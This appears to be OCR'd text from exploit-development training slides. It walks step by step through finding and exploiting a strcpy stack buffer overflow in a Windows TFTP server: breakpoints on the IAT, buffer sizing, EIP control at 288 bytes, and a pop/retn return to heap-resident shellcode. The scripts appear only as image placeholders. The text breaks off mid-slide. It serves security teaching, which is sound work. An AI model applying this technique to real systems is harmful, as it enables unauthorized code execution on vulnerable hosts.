
Accessing the Function Call

Grab the address from one of the calls to strcpy(). Go back to the debugger and press Control-G when in the main executable's disassembly pane. This will bring up the search box on the slide. Enter in an address from which strcpy() was called. Click "OK" and you should be taken to the requested address. At this point, press "Enter." Note that addressing may not be the same on your system, as it is on the slide, although since we're analyzing, the main executable the addresses will likely match.




Breaking on the IAT

On the previous slide, we have located a call to strcpy() from the main executable and pressed "Enter." You should now see something similar to the image on this slide. This is the Import Address Table (IAT) of the program. As you can see, at this address is the instruction *JMP DWORD PTR DS:[<&msvcrt.strcpy>]*. We are not interested in the symbol resolution process on Windows at this time, as it was already covered. Once at this location within the IAT, press F2 to set a breakpoint. It should highlight it with red as usual. Breaking here will make it so no matter how many times strcpy() is called from the program, we will always break. This is much easier than locating all of the calls to strcpy() in the main executable and setting breakpoints on each one.




A Simple Test

On this slide we are simply creating a very simple script to communicate with the TFTP server and to validate that our breakpoint in the IAT entry for strcpy() is working properly. As you can see, the debugger paused execution when reaching the breakpoint in the IAT. It is probable that our filename of "test" is being copied at this point, using strcpy(). This will be validated on the next slide.




Validating Assumptions

We've assumed that this break on strcpy() is when our file name is being copied into memory. When at the breakpoint, press Alt-K to pull up the Call Stack window. As you can see, we are able to see the address from which strcpy() was called, as well as our file name of "test" that we listed in our script. We've now confirmed our assumptions and know that this is the call that copies our supplied data for the file name field. Click on this location in the Stack Pane of the main CPU thread. A screenshot of this location can be seen on the bottom image. Once highlighted, press "Enter." You are actually pressing "Enter" on the return pointer stored on the stack of the called function, which will take us to the relative location from which the function was called. Please proceed to the next slide.



Reversing the Calling Function


At memory address 0x004063a4 in the disassembly pane, you can see the call to strcpy(), which matches what we saw in the Call Stack window. A couple lines above that at 0x0040639b is the instruction : LEA EAX, DWORD PTR SS:[EBP-118]. This tells us the size of the buffer as it is referenced by EBP. The hexadecimal value 0x118 is 280 bytes in decimal. We certainly would need to confirm this, but it is probably accurate.



Filling up the Buffer


Going back to our python script and sending in 280 A's should allow us to fill the buffer up completely if our calculations are correct. The top image shows the script with the updated change.

Execute the script once the program is reloaded into the debugger, still holding our breakpoint on the IAT entry for strcpy(). You may single-step using F7 once you hit the breakpoint, if you would like to see everything that is happening: That is what this author did to understand the program's execution. You may also optionally press F9 again once to see that strcpy() is hit again after the first copying of our data. It looks as if the second call handles the TFTP mode type. On the middle image is the address of a breakpoint that was set at the exact point in which control is passed to the return pointer stored below our A's. To get to this location, you may repeatedly press Control-F9 until you hit the location. Control-F9 is the "Execute Till Return" command in Immunity Debugger and OllyDbg. Be careful not to go too far. As we can see on the bottom image, eight more A's will allow us to overwrite the return pointer. It is not a requirement for you to complete the steps on this page, but it does demonstrate how the exact points of a vulnerable condition are located.




Overflowing the Buffer

Now that we have confirmed that eight more A's should overwrite the return pointer, let's see if there is, in fact, a lack of bounds checking. Update your script to 288 A's and execute. Proceeding through the breakpoints should result in the EIP jumping to 0x41414141, causing an access violation. We have now confirmed that we can control EIP through a stack overflow.



Where We're At ...


You may think at this point that you have enough information to move forward on your own. By all means, if you're feeling like you have a handle on the exploit at this point, give it a shot. The only way to learn is by failing and this exploit will throw some curve balls at you. We know at this point that we can control EIP at 288 A's. The ESP register is not pointing to our A's, although in the past we have overwritten past the buffer and found a "jmp esp" trampoline instruction. Would that work in this case? Moving forward will focus only on the correct way to exploit this vulnerability.



What Next?

During the crash, when EIP is directed to 0x41414141, ESP+4 holds a pointer to an address on the heap. This heap address also seems to hold our A's. How do we know that this is the heap? Simply right click on the address on the stack at ESP+4 and select "Follow in Dump." You can also look at the memory map of this address. You can see on the bottom image that at the bottom of our A's is "netascii", which we also sent in as our mode type. Following that is the repeat pattern of 0xBADDF00D in little endian format, "which is used by Microsoft's LocalAlloc(LMEM_FIXED) to indicate uninitialized allocated heap memory when the debug heap is used." This was taken from Wikipedia at the following link: http://en.wikipedia.org/wiki/Hexspeak

At this point it is worth trying to find an instruction that pops one value off the stack into a register, followed by a return. If we can find this sequence of instructions we can return control to the start of our A's, replacing that with our shellcode. Let's work on this idea.




Testing Our Theory

We must now test our theory and determine if we can, in fact, cause execution to jump to the heap location holding our A's. Within the debugger, restart the program and go to the main executable's disassembly pane. Press Control-S to bring up the "Find sequence of commands" box. Enter in the instructions:

pop ebp


retn

There should be at least one match that comes up for you. Several registers should be fine to use for the "pop" instruction; however do not use "EBX." If you haven't already discovered on your own, the address in "EBX" will be needed by our shellcode in a bit.




Updating Our Script

On this slide we are updating our script to send to the TFTP server. First, we are importing the "struct" module so we can use the "pack" method. This switches our addresses to little endian format. We then enter in our address to return to, including an extra byte, in this case "41." Remember that our desired return address requires a null byte in the beginning. To compensate for this, we place in a random byte value at the end of the address in the struct.pack statement in order to allow for strcpy() to null terminate with 00 at our exact location. Finally, we adjust our math accordingly, changing number of A's to 283 + popebp.




Trying Our Script

Don't let this slide confuse you. There are five screenshots from top to bottom on this slide. The first screenshot is simply a breakpoint that we set earlier, just before control is given to our selected address during the 288 byte buffer overflow. The address we used is holding "pop ebp" followed by a "retn" as previously discussed. The second image is 